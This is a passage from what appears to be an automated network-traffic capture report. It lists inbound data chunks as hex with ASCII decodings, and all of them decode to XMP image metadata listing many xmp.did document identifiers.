64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 32 38 62 39 39 65 34 37 2d 61 31 38 66 2d 30 33 34 38 2d 39 37 65 65 2d<br>Data Ascii: 4631B206811A613DB269FEF524D</rdf:li> <rdf:li>xmp.did:28EDA4C137206811BFD6B5F03FAE0379</rdf:li> <rdf:li>xmp.did:28F4A7E93E7611E783F8C31C64E54274</rdf:li> <rdf:li>xmp.did:28b35652-1d96-4d6c-a0fe-40c9b edb9acd</rdf:li> <rdf:li>xmp.did:28b99e47-a18f-0348-97ee- |
| 2022-05-13 13:53:17 UTC | 4556 | IN | Data Raw: 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 33 30 32 38 42 46 38 33 32 43 32 30 36 38 31 31 38 30 38 33 38 31 45 35 37 38 38 43 33 35 33 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 33 30 33 37 31 43 45 35 41 36 32 32 36 38 31 31 38 32 32 41 39 45 34 31 38 46 34 35 35 43 35 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 33 30 33 39 38 33 37 42 38 33 44 45 4 5 31 31 38 30 42 38 46 39 37 42 39 38 41 36 35 45 36 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 33 30 34 30 37 35 34 42 31 32 32 34 31 31 45 31 38 45 31 44 44 43 41 44 46 37 41 37 35 46 45 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69<br>Data Ascii: /rdf:li> <rdf:li>xmp.did:3028BF832C206811808381E5788C353D</rdf:li> <rdf:li>xmp.did:30371CE5A622681 1822A9E418F455C5D</rdf:li> <rdf:li>xmp.did:3039837B83DEE11180B8F97B98A65E63</rdf:li> <rdf:li>xmp.did :3040754B122411E18E1DDCADF7A75FE5</rdf:li> <rdf:li>xmp.di |
| 2022-05-13 13:53:17 UTC | 4572 | IN | Data Raw: 2d 30 31 32 39 38 32 61 38 66 31 63 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 33 61 31 38 37 32 37 30 2d 34 37 33 34 2d 61 62 34 61 2d 61 62 66 65 2d 61 39 30 32 31 63 32 35 64 35 31 63 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 33 61 33 35 31 32 36 37 2d 36 37 35 62 2d 65 61 34 65 2d 39 34 38 31 2d 37 37 33 36 65 37 30 63 30 39 33 61 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 6 9 3e 78 6d 70 2e 64 69 64 3a 33 61 35 62 30 65 62 64 2d 34 61 63 36 2d 36 38 34 30 2d 38 30 32 38 2d 66 63 61 64 30 30 33 37 61 64 32 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 33 61 38 64 32 65 31 63 2d 32 39 37 63 2d 34 64 35 34 2d 38 62 32 36 2d 34 61 31 64 62 61<br>Data Ascii: -012982a8f1c4</rdf:li> <rdf:li>xmp.did:3a187270-4734-ab4a-abfe-a9021c25d51c</rdf:li> <rdf:li>xmp.d id:3a351267-675b-ea4e-9481-7736e70c093a</rdf:li> <rdf:li>xmp.did:3a5b0ebd-4ac6-6840-8028-fcad0037ad24</rdf:li> <rdf:li>xmp.did:3a8d2e1c-297c-4d54-8b26-4a1dba |
| 2022-05-13 13:53:17 UTC | 4588 | IN | Data Raw: 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 34 46 46 38 45 45 37 31 42 44 34 31 45 30 31 31 41 37 46 38 44 38 41 45 42 38 39 44 37 44 37 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 34 61 34 65 34 39 30 39 2d 39 65 33 66 2d 32 39 34 31 2d 38 32 30 35 2d 65 35 35 33 35 31 64 39 31 63 37 61 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 34 61 39 39 31 66 66 33 2d 35 64 62 66 2d 66 64 34 37 2d 38 66 37 39 2d 32 37 30 39 38 39 61 31 33 30 62 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 34 61 39 62 65 65 39 36 2d 36 32 65 32 2d 34 30 31 66 2d 38 38 61 63 2d 32 31 38 31 30 39 30 63 39 32 39 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70<br>Data Ascii: <rdf:li>xmp.did:4FF8EE71BD41E011A7F8D8AEB89D7D70</rdf:li> <rdf:li>xmp.did:4a4e4909-9e3f-2941-8205-e55351d91c7a</rdf:li> <rdf:li>xmp.did:4a991ff3-5dbf-fd47-8f79-270989a130b5</rdf:li> <rdf:li>xmp.did:4a9bee96-62e2-401f-88ac-2181090c9299</rdf:li> <rdf:li>xmp |
| 2022-05-13 13:53:17 UTC | 4596 | IN | Data Raw: 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 35 34 46 44 38 36 35 44 36 35 32 31 36 38 31 31 41 36 31 33 38 45 46 32 43 31 36 38 37 36 46 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 35 34 66 34 62 35 62 30 2d 32 31 36 38 2d 34 35 30 33 2d 38 30 33 63 2d 34 39 34 64 63 36 39 30 37 65 30 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 35 35 31 35 31 31 39 38 2d 31 30 35 35 2d 62 34 34 35 2d 61 66 31 64 2d 62 31 30 31 63 30 36 30 62 66 37 61 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 35 35 32 37 35 39 61 38 2d 33 61 65 33 2d 34 33 32 39 2d 61 62 63 33 2d 38 63 62 36 61 36 64 61 65 31 33 63 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64<br>Data Ascii: df:li>xmp.did:54FD865D65216811A6138EF2C16876FC</rdf:li> <rdf:li>xmp.did:54f4b5b0-2168-4503-803c-49 4dc6907e04</rdf:li> <rdf:li>xmp.did:55151198-1055-b445-af1d-b101c060bf7a</rdf:li> <rdf:li>xmp.did:552759a8-3ae3-4329-abc3-8cb6a6dae13c</rdf:li> <rdf:li>xmp.d |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 4612 | IN | Data Raw: 36 34 37 61 64 31 62 32 2d 36 35 66 38 2d 34 30 31 35 2d 39 36 65 33 2d 66 34 61 62 33 30 38 66 36 30 32 66 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 36 34 38 38 38 30 45 38 30 39 32 30 36 38 31 31 39 32 42 30 42 41 41 39 30 34 44 45 30 46 38 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 36 34 39 33 39 34 35 44 44 37 32 30 36 38 31 31 39 37 41 35 46 43 37 42 34 41 33 32 36 34 42 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 36 34 39 34 43 44 31 39 34 46 32 30 36 38 31 31 38 37 31 46 43 44 32 31 39 39 41 44 31 36 37 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 36 34 39 43 33 45 43 33 30 37 32 30 36 38 31 31 38 43 31<br>Data Ascii: 647ad1b2-65f8-4015-96e3-f4ab308f602f</rdf:li> <rdf:li>xmp.did:648880E80920681192B0BAA904DE0F8D</rdf:li> <rdf:li>xmp.did:6493945DD720681197A5FC7B4A3264B5</rdf:li> <rdf:li>xmp.did:6494CD194F206811871FCD2199AD167E</rdf:li> <rdf:li>xmp.did:649C3EC3072068118C1 |
| 2022-05-13 13:53:17 UTC | 4628 | IN | Data Raw: 70 2e 64 69 64 3a 37 33 38 33 42 46 45 30 30 38 32 30 36 38 31 31 38 46 36 32 45 38 44 44 34 41 39 46 38 43 42 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 33 38 34 65 35 62 66 2d 32 66 33 33 2d 37 65 34 39 2d 38 63 31 37 2d 62 62 33 30 37 65 33 31 61 36 61 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 33 39 45 39 37 33 46 35 31 32 32 36 38 31 31 38 36 33 44 43 36 38 36 39 46 44 30 41 42 36 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 33 41 30 35 32 37 32 31 33 32 30 36 38 31 31 41 46 37 34 42 37 41 39 36 44 38 45 41 38 42 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 33 41 41 33 44 46 34 32 42 32 30 36<br>Data Ascii: p.did:7383BFE0082068118F62E8DD4A9F8CB8</rdf:li> <rdf:li>xmp.did:7384e5bf-2f33-7e49-8c17-bb307e31a6a5</rdf:li> <rdf:li>xmp.did:739E973F51226811863DC6869FD0AB6D</rdf:li> <rdf:li>xmp.did:73A0527213206811AF74B7A96D8EA8BE</rdf:li> <rdf:li>xmp.did:73AA3DF42B206 |
| 2022-05-13 13:53:17 UTC | 4636 | IN | Data Raw: 44 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 42 46 46 30 39 43 31 31 34 32 30 36 38 31 31 38 44 42 42 43 45 39 41 46 34 45 30 42 46 43 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 43 30 30 34 31 37 30 43 41 32 30 36 38 31 31 38 41 36 44 39 39 30 33 46 36 36 44 38 35 35 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 43 31 30 41 39 44 30 39 35 33 36 45 33 31 31 41 44 35 45 44 38 38 36 31 42 32 39 42 37 39 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 43 32 34 32 39 34 45 32 35 32 30 36 38 31 31 41 39 36 31 45 38 46 46 38 32 42 38 31 43 45 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70<br>Data Ascii: DD</rdf:li> <rdf:li>xmp.did:7BFF09C1142068118DBBCE9AF4E0BFCD</rdf:li> <rdf:li>xmp.did:7C004170CA2068118A6D9903F66D8554</rdf:li> <rdf:li>xmp.did:7C10A9D09536E311AD5ED8861B29B79A</rdf:li> <rdf:li>xmp.did:7C24294E25206811A961E8FF82B81CE1</rdf:li> <rdf:li>xmp |
| 2022-05-13 13:53:17 UTC | 4652 | IN | Data Raw: 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 38 41 35 44 41 43 32 41 34 33 43 34 45 30 31 31 38 43 34 33 43 46 32 35 43 46 43 31 42 31 41 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 38 41 36 37 34 44 46 31 37 44 32 30 36 38 31 31 38 30 38 33 43 37 45 39 41 42 30 44 33 33 32 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 38 41 36 44 44 32 32 32 31 38 32 30 36 38 31 31 39 32 42 30 39 44 43 44 33 35 32 31 38 41 41 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 38 41 37 37 42 36 35 38 42 43 44 33 44 45 31 31 38 32 30 35 41 44 35 39 31 42 44 34 43 42 34 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69<br>Data Ascii: /rdf:li> <rdf:li>xmp.did:8A5DAC2A43C4E0118C43CF25CFC1B1A1</rdf:li> <rdf:li>xmp.did:8A674DF17D20681118083C7E9AB0D332A</rdf:li> <rdf:li>xmp.did:8A6DD2221820681192B09DCD35218AAA</rdf:li> <rdf:li>xmp.did:8A77B658BCD3DE118205AD591BD4CB4E</rdf:li> <rdf:li>xmp.di |
| 2022-05-13 13:53:17 UTC | 4668 | IN | Data Raw: 35 36 33 32 34 36 38 31 31 42 34 31 30 44 35 36 46 37 30 31 32 34 35 33 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 39 38 33 33 36 63 32 32 2d 65 38 38 31 2d 34 65 32 64 2d 62 31 31 66 2d 63 39 35 38 33 30 34 61 65 62 65 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 39 38 33 66 64 61 62 37 2d 32 63 32 31 2d 33 38 34 64 2d 61 39 65 62 2d 31 61 65 61 63 66 36 63 34 66 63 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 39 38 34 36 46 32 34 36 31 34 32 30 36 38 31 31 38 38 43 36 39 36 39 45 31 35 33 41 35 37 42 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 39 38 34 38 37 36 36 43 30 39 32 30 36 38 31 31 39 35 42 42 38 45<br>Data Ascii: 563246811B410D56F70124534</rdf:li> <rdf:li>xmp.did:98336c22-e881-4e2d-b11f-c958304aebe5</rdf:li> <rdf:li>xmp.did:983fdab7-2c21-384d-a9eb-1aeacf6c4fc6</rdf:li> <rdf:li>xmp.did:9846F2461420681188C6969E153A57B8</rdf:li> <rdf:li>xmp.did:9848766C0920681195BB8E |
| 2022-05-13 13:53:17 UTC | 4676 | IN | Data Raw: 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 41 30 35 34 36 37 45 38 34 35 32 30 36 38 31 31 39 41 38 32 46 45 32 41 43 42 43 35 37 34 33 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 41 30 36 36 38 46 34 31 39 37 35 31 31 31 45 34 38 39 39 30 46 42 34 34 38 33 43 44 35 33 31 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 41 30 39 45 43 39 32 37 33 39 32 35 36 38 31 31 38 30 38 33 43 44 30 41 42 33 37 37 31 45 34 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 41 30 41 44 45 35 46 44 35 45 42 31 45 30 31 31 39 46 41 31 43 35 45 43 31 44 31 30 41 31 36 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a<br>Data Ascii: df:li> <rdf:li>xmp.did:A05467E8452068119A82FE2ACBC57436</rdf:li> <rdf:li>xmp.did:A0668F41975111E48990FB4483CD5314</rdf:li> <rdf:li>xmp.did:A09EC927392568118083CD0AB3771E4F</rdf:li> <rdf:li>xmp.did:A0ADE5FD5EB1E0119FA1C5EC1D10A162</rdf:li> <rdf:li>xmp.did: |
| 2022-05-13 13:53:17 UTC | 4692 | IN | Data Raw: 38 38 38 38 39 30 41 41 42 38 45 45 30 31 31 41 44 33 46 46 37 36 44 30 42 41 43 39 44 43 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 42 38 38 46 45 30 44 38 43 36 46 31 44 46 31 31 39 37 31 42 38 39 34 31 30 33 36 31 36 33 32 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 42 38 41 30 34 46 35 34 32 31 32 30 36 38 31 31 38 33 44 31 41 46 37 41 30 30 46 33 36 39 33 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 42 38 42 38 31 38 42 46 30 46 32 30 36 38 31 31 38 41 36 44 46 36 42 33 36 41 33 44 44 38 44 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 42 38 42 42 42 34 43 38 42 38 46 37 45 31 31 31 38 34 31 45 39 30 42 39<br>Data Ascii: 888890AAB8EE011AD3FF76D0BAC9DC8</rdf:li> <rdf:li>xmp.did:B88FE0D8C6F1DF11971B894103616323</rdf:li> <rdf:li>xmp.did:B8A04F542120681183D1AF7A00F36933</rdf:li> <rdf:li>xmp.did:B8B818BF0F2068118A6DF6B36A3DD8DE</rdf:li> <rdf:li>xmp.did:B8BBB4C8B8F7E111841E90B9 |
| 2022-05-13 13:53:17 UTC | 4708 | IN | Data Raw: 30 41 32 30 36 38 31 31 38 30 38 33 42 46 44 39 41 39 46 38 31 37 33 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 43 46 41 39 38 35 39 30 31 37 32 30 36 38 31 31 38 41 36 44 42 39 31 46 45 43 35 41 35 39 46 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 43 46 45 41 36 42 42 46 30 45 32 30 36 38 31 31 38 30 38 33 39 33 34 42 39 31 43 43 36 33 36 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 44 30 30 42 34 41 30 44 39 36 32 32 36 38 31 31 38 32 32 41 39 45 34 31 38 46 34 35 35 43 35 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 44 30 31 37 45 43 31 35 45 38 32 30 36 38 31 31 41 42 30 38 39 44 36 36 31 42 42 31 35 37 45<br>Data Ascii: 0A2068118083BFD9A9F81730</rdf:li> <rdf:li>xmp.did:CFA98590172068118A6DB91FEC5A59F5</rdf:li> <rdf:li>xmp.did:CFEA6BBF0E2068118083934B91CC636A</rdf:li> <rdf:li>xmp.did:D00B4A0D96226811822A9E418F455C5D</rdf:li> <rdf:li>xmp.did:D017EC15E8206811AB089D661BB157E |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 4715 | IN | Data Raw: 31 31 41 34 35 36 46 46 38 34 37 32 32 37 33 31 33 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 44 38 32 38 43 46 33 32 32 33 32 31 36 38 31 31 42 41 37 32 46 39 44 44 43 38 46 46 32 36 42 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 44 38 33 30 39 34 46 41 42 45 32 31 36 38 31 31 38 41 36 44 45 33 32 44 43 45 37 38 35 34 30 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 44 38 33 32 42 39 39 30 43 35 32 31 36 38 31 31 38 41 36 44 43 33 36 41 39 35 36 43 37 37 31 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 44 38 34 38 46 34 35 31 46 36 32 36 36 38 31 31 38 43 31 34 46 31 45 38 34 42 43 43 43 39 45 41 3c 2f 72 64 66<br>Data Ascii: 11A456FF8472273134</rdf:li> <rdf:li>xmp.did:D828CF3223216811BA72F9DDC8FF26BE</rdf:li> <rdf:li>xmp.did:D83094FABE2168118A6DE32DCE785405</rdf:li> <rdf:li>xmp.did:D832B990C52168118A6DC36A956C7715</rdf:li> <rdf:li>xmp.did:D848F451F62668118C14F1E84BCCC9EA</rdf |
| 2022-05-13 13:53:17 UTC | 4731 | IN | Data Raw: 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 31 42 42 44 37 44 36 39 32 46 44 45 32 31 31 39 43 38 45 42 31 42 39 33 38 45 33 30 38 45 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 31 44 44 42 37 35 35 46 30 32 30 36 38 31 31 38 37 31 46 44 46 41 43 34 39 36 35 33 34 35 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 31 46 34 43 44 30 30 35 32 39 45 45 31 31 31 38 34 46 39 43 30 34 45 34 44 44 37 46 38 34 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 32 30 39 36 31 36 35 39 43 30 44 31 31 45 35 41 38 43 35 44 45 43 41 42 39 35 45 33 39 36 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 32 30 42 38 43 32<br>Data Ascii: <rdf:li>xmp.did:F1BBD7D692FDE2119C8EB1B938E308EC</rdf:li> <rdf:li>xmp.did:F1DDB755F02068 11871FDFAC49653455</rdf:li> <rdf:li>xmp.did:F1F4CD00529EE11184F9C04E4DD7F84B</rdf:li> <rdf:li>xmp.di d:F20961659C0D11E5A8C5DECAB95E3969</rdf:li> <rdf:li>xmp.did:F20B8C2 |
| 2022-05-13 13:53:17 UTC | 4747 | IN | Data Raw: 36 38 31 31 38 38 43 36 41 41 46 43 35 42 45 30 33 33 36 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 41 37 46 31 31 37 34 30 37 32 30 36 38 31 31 38 38 43 36 44 42 34 39 38 32 44 39 30 32 37 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 41 37 46 31 31 37 34 30 37 32 30 36 38 31 31 38 43 31 34 45 36 39 32 45 44 44 36 31 37 32 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 41 37 46 31 31 37 34 30 37 32 30 36 38 31 31 38 46 36 32 38 42 44 46 41 44 33 34 39 41 46 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 41 37 46 31 31 37 34 30 37 32 30 36 38 31 31 38 46 36 32 38 43 34 41 32 30 39 43 38 39 38 35 3c 2f 72<br>Data Ascii: 681188C6AAFC5BE03362</rdf:li> <rdf:li>xmp.did:FA7F11740720681188C6DB4982D90274</rdf:li> <rdf:li>xmp.did:FA7F1174072068118C14E692EDD61727</rdf:li> <rdf:li>xmp.did:FA7F1174072068118F628BDFAD349AF6</rdf:li> <rdf:li>xmp.did:FA7F1174072068118F628C4A209C8985</r |
| 2022-05-13 13:53:17 UTC | 4751 | IN | Data Raw: 37 34 30 37 32 30 36 38 31 31 38 37 45 34 41 46 31 41 44 31 34 32 32 42 30 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 43 37 46 31 31 37 34 30 37 32 30 36 38 31 31 38 41 36 44 38 30 43 37 45 43 44 46 41 44 32 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 43 37 46 31 31 37 34 30 37 32 30 36 38 31 31 38 41 36 44 39 31 33 34 33 43 44 34 35 35 46 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 43 37 46 31 31 37 34 30 37 32 30 36 38 31 31 38 41 36 44 44 46 31 39 32 31 41 33 32 35 45 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 43 37 46 31 31 37 34 30 37 32 30 36 38 31 31 38 43 31 34 38 32 31 32 42 44 33 38 43<br>Data Ascii: 740720681187E4AF1AD1422B02</rdf:li> <rdf:li>xmp.did:FC7F1174072068118A6D80C7ECDFAD25</rdf:li> <rdf:li>xmp.did:FC7F1174072068118A6D91343CD455F3</rdf:li> <rdf:li>xmp.did:FC7F1174072068118A6DDF1921A325 EA</rdf:li> <rdf:li>xmp.did:FC7F1174072068118C148212BD38C |
| 2022-05-13 13:53:17 UTC | 4767 | IN | Data Raw: 2d 38 64 30 63 2d 30 33 31 36 32 36 31 33 32 36 63 61 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 62 66 66 32 38 62 35 35 2d 38 36 36 64 2d 34 64 34 66 2d 39 61 64 64 2d 32 61 33 31 64 64 32 35 62 62 66 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 62 66 66 38 34 62 35 37 2d 35 34 63 64 2d 34 64 38 34 2d 61 62 36 35 2d 61 35 37 37 33 62 61 34 39 36 31 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 63 30 31 30 66 61 35 30 2d 31 30 30 34 2d 34 63 34 34 2d 39 33 36 63 2d 33 36 63 39 63 32 61 62 65 37 39 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 63 30 32 62 31 39 63 38 2d 65 36 31 31 2d 34 38 66 66 2d 61 65 37 39 2d 38<br>Data Ascii: -8d0c-0316261326ca</rdf:li> <rdf:li>xmp.did:bff28b55-866d-4d4f-9add-2a31dd25bbf9</rdf:li> <rdf:li>xmp.did:bf f84b57-54cd-4d84-ab65-a5773ba49612</rdf:li> <rdf:li>xmp.did:c010fa50-1004-4c44-936c-36c9c2abe794</rdf:li> <rdf :li>xmp.did:c02b19c8-e611-48ff-ae79-8 |
| 2022-05-13 13:53:17 UTC | 4783 | IN | Data Raw: 31 2d 38 34 61 30 2d 35 63 37 65 37 32 65 32 30 66 62 63 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 66 34 35 33 37 62 31 66 2d 64 34 39 37 2d 36 33 34 33 2d 38 62 35 34 2d 35 63 38 62 61 36 30 38 34 32 31 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 66 34 37 37 39 32 61 39 2d 35 64 36 30 2d 34 30 39 37 2d 61 34 39 61 2d 65 38 33 64 61 66 32 36 34 39 63 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 66 34 37 38 33 62 33 65 2d 61 62 32 39 2d 34 32 34 38 2d 38 32 31 64 2d 35 37 61 64 30 38 33 35 30 37 65 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 66 34 64 66 62 32 62 66 2d 66 66 31 62 2d 33 39 34 37 2d 38 66 63 61 2d<br>Data Ascii: 1-84a0-5c7e72e20fbc</rdf:li> <rdf:li>xmp.did:f4537b1f-d497-6343-8b54-5c8ba6084213</rdf:li> <rdf:li >xmp.did:f47792a9-5d60-4097-a49a-e83daf2649c5</rdf:li> <rdf:li>xmp.did:f4783b3e-ab29-4248-821d-57ad083507e1</r df:li> <rdf:li>xmp.did:f4dfb2bf-ff1b-3947-8fca- |
